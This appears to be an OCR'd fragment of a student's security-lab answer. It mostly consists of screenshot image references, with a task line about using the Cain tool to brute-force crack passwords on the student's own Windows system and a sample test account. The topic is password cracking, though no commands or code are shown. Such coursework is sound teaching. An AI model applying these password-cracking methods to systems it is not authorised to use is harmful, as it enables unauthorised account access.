



1.1. Use Cain to crack passwords on “your” Windows system with the following three different methods supported by Cain: Brute-force cracking


→ Please refer to the following screen shots. I have taken detailed step-by-step screen shots. (cracking username: play, password: ground)

